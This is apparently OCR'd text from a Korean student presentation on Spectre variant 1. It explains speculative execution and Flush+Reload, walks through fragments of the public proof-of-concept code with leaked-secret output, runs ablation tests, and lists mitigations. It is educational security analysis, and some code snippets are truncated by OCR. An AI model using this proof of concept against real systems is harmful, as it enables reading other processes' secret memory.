Spectre Attacks: Exploiting Speculative Execution One Day 분석


서울여자대학교 노희민
세종대학교 최기상
세종대학교 표자연

목차

주요 개념들

캐시 부채널 공격 배경
비순차적 실행
추측실행
캐시 부채널 공격

SPECTRE 공격 배경



이유


서로 다른 프로세스 간의 자원 공유

결과

다른 프로세스 하에 존재하는 데이터를 임의적으로 읽음.

비순차적 실행

```c
/*A*/ int m1 = 100;
/*B*/ int m2 = 100;
/*D*/ int m4 = 200;
/*E*/ int m5 = 300;
/*C*/ int m3 = m1 + m2;
```




목적: 프로그램 실행 속도 향상 ➡ CPU 성능 향상

기능: 순차적 실행 시 발생하는 딜레이 최소화


추측 실행

예시 코드

```
if (x > 10)
    y = 3
```



캐시 부채널 공격




목적: 캐시에 특정 데이터가 올라왔는지 체크

원리: 캐시와 메모리에서의 데이터 로딩 시간 차이

EX) FLUSH-RELOAD

Spectre Varient 1 케이스 분석


Spectre v1 코드 구조



0. 변수 선언


```
uint8_t temp = 0;
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];
char *secret = "The Magic Words are Squeamish Ossifrage.";
uint8_t temp = 0;
```

1. Cache Flush




```
void readMemoryByte(size_t malicious_x, ...
    for (i = 0; i < 256; i++)
        results[i] = 0; // results 배열 = 캐시 히트 기록
    for (tries = 999; tries > 0; tries--) {
    // 훈련 루프 캐시 flushing(제거)
        for (i = 0; i < 256; i++)
            _mm_clflush(&array2[i * 512]); // flush
    ...
```


2. Cycle




```
training_x = tries % array1_size;
//훈련 데이터 설정 및 공격에 대한 준비
for (j = 29; j >= 0; j--) {
    ...
    x = ((j % 6) - 1) & ~0xFFFF;
    x = (x | (x >> 16));
    x = training_x ^ (x & (malicious_x ^ training_x));

    victim_function(x);
    ...
```

3. Call Victim Function





```
void victim_function(size_t x) {

    if (x < array1_size) {

        temp &= array2[array1[x] * 512];

    }
}
```


spectre 공격의 핵심 기법인
추측 실행과 캐시 타이밍 공격을 사용하여
공격을 시도하는 함수



4. Flush + Reload


```
for (i = 0; i < 256; i++) {
    mix_i = ((i * 167) + 13) & 255; // 비순차적 생성
    addr = &array2[mix_i * 512];
    time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1
   ...
}
```

POC 코드 - 시연


#ifndef _MSC_VER
#define sscanf_s sscanf
#endif
/***
victim code.
***/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];
char* secret = "The Magic Words are Squeamish Ossifrage.";
uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */
void victim_function(size_t x)
{
}
/***
Analysis code
***/
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */
ubuntu@spectre:~/kisang/v1/spectre-attack$

비교 분석을 통한 개념 검증

개념 검증 대상
비교 분석을 통한 개념 검
증

비교 검증 대상

1. Copy On Write의 필요성

```
uint8_t value[2];

for (size_t i = 0; i < sizeof(array2); i++)
    array2[i] = 1; /* write to array2 so in RAM

if (argc == 3)
{
```

2. 추출 대상의 변수 크기

```
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,
uint8_t unused2[64];
uint8_t array2[256 * 512];
```

3. Array1_size Cache Flushing의 필요성

```
training_x = tries % array1_size;
for (j = 29; j >= 0; j--)
{
    _mm_clflush(&array1_size);
    ...
    /* Call the victim! */
    victim_function(x);
}
```

```
void victim_function(size_t x)
{
    if (x < array1_size)
    {
        temp &= array2[array1[x] * 512];
    }
}
```

Copy On Write

주석 처리 부분

```
uint8_t value[2];

for (size_t i = 0; i < sizeof(array2); i++)
    array2[i] = 1; /* write to array2 so in RAM

if (argc == 3)
{
```

```
uint8_t value[2];

// for (size_t i = 0; i < sizeof(array2); i++)
//  array2[i] = 1; /* write to array2 so in RAM
if (argc == 3)
{
```

결과값

```
Putting 'The Magic Words are Squeamish Ossifrage.
Reading 40 bytes:
The Magic Words are Squeamish Ossifrage.
```

```
Putting 'The Magic Words are Squeamish Ossifrage.
Reading 40 bytes:
????????????????????????????????????????
```

이유

Demand-zero page

```
uint8_t array1[160] = {1,2,3,4
uint8_t unused2[64];
uint8_t array2[256 * 512];
```

→ 0으로 초기화에 따른 실제 메모리 할당 X

추출 대상의 변수 크기

주석 처리 부분

```
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,
uint8_t unused2[64];
uint8_t array2[256 * 512];
```

```
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,
uint8_t unused2[64];
uint8_t array2[256];
```


결과값

```
Putting 'The Magic Words are Squeamish Ossifrage.
Reading 40 bytes:
The Magic Words are Squeamish Ossifrage.
```

```
Putting 'The Magic Words are Squeamish Ossifrage.
Reading 40 bytes:
????????????????????????????????????????
```

이유

공간적 지역성의 원리



array1_size Cache Flushing

```
training_x = tries % array1_size;
for (j = 29; j >= 0; j--)
{
    _mm_clflush(&array1_size);
    ...
    /* Call the victim! */
    victim_function(x);
}
```

```
void victim_function(size_t x)
{
    if (x < array1_size)
    {
        temp &= array2[array1[x] * 512];
    }
}
```

```
training_x = tries % array1_size;
for (j = 29; j >= 0; j--)
{
    // _mm_clflush(&array1_size);
    ...
    /* Call the victim! */
    victim_function(x);
}
```

```
void victim_function(size_t x)
{
    if (x < array1_size)
    {
        temp &= array2[array1[x] * 512];
    }
}
```


결과값

```
Putting 'The Magic Words are Squeamish Ossifrage.
Reading 40 bytes:
The Magic Words are Squeamish Ossifrage.
```

```
Putting 'The Magic Words are Squeamish Ossifrage.
Reading 40 bytes:
????????????????????????????????????????????
```

이유

빠른 접근으로 인한 순차적인 실행



SPECTRE 공격 예방법

공격 예방
법

SPECTRE 공격 예방법 - 1

비순차적 실행을 순차적 실행으로 수행

lfence(Load Fence)

이전의 모든 읽기가 완료될 때까지 이후의 모든 읽기를 지연

sfence(Store Fence)

이전의 모든 쓰기가 완료될 때까지 이후의 모든 쓰기를 지연

mfence(Memory Fence)

이전의 모든 읽기 및 쓰기가 완료될 때까지 이후의 모든 읽기 및 쓰기를 지연

추측 실행이 불가하도록 FENCE 류의 코드 작성

수동적인 작업 및 실행 속도 저하

SPECTRE 공격 예방법 - 2


```
void leak(int data);
void example(int* pointer1, int* pointer2) {
  if (condition) {
    // ... lots of code ...
    leak(*pointer1);
  } else {
    // ... more code ...
    leak(*pointer2);
  }
}
```

```
uintptr_t all_ones_mask = std::numerical_limits<uintptr_t>::max();
uintptr_t all_zeros_mask = 0;
void leak(int data);
void example(int* pointer1, int* pointer2) {
  uintptr_t predicate_state = all_ones_mask;
  if (condition) {
    // Assuming ?: is implemented using branchless logic...
    predicate_state = !condition ? all_zeros_mask : predicate_state;
    // ... lots of code ...
    //
    // Harden the pointer so it can't be loaded
    pointer1 &= predicate_state;
    leak(*pointer1);
  } else {
    predicate_state = condition ? all_zeros_mask : predicate_state;
    // ... more code ...
    //
    // Alternative: Harden the loaded value
    int value2 = *pointer2 & predicate_state;
    leak(value2);
  }
}
```

추측 실행을 탐지하는 코드 자동 추가

오버 헤드 증가

SPECTRE 공격 예방법 - 3



비밀 데이터를 안전한 공간으로부터 가져와 레지스터에 저장

비용적인 측면 및 리소스 비용 추가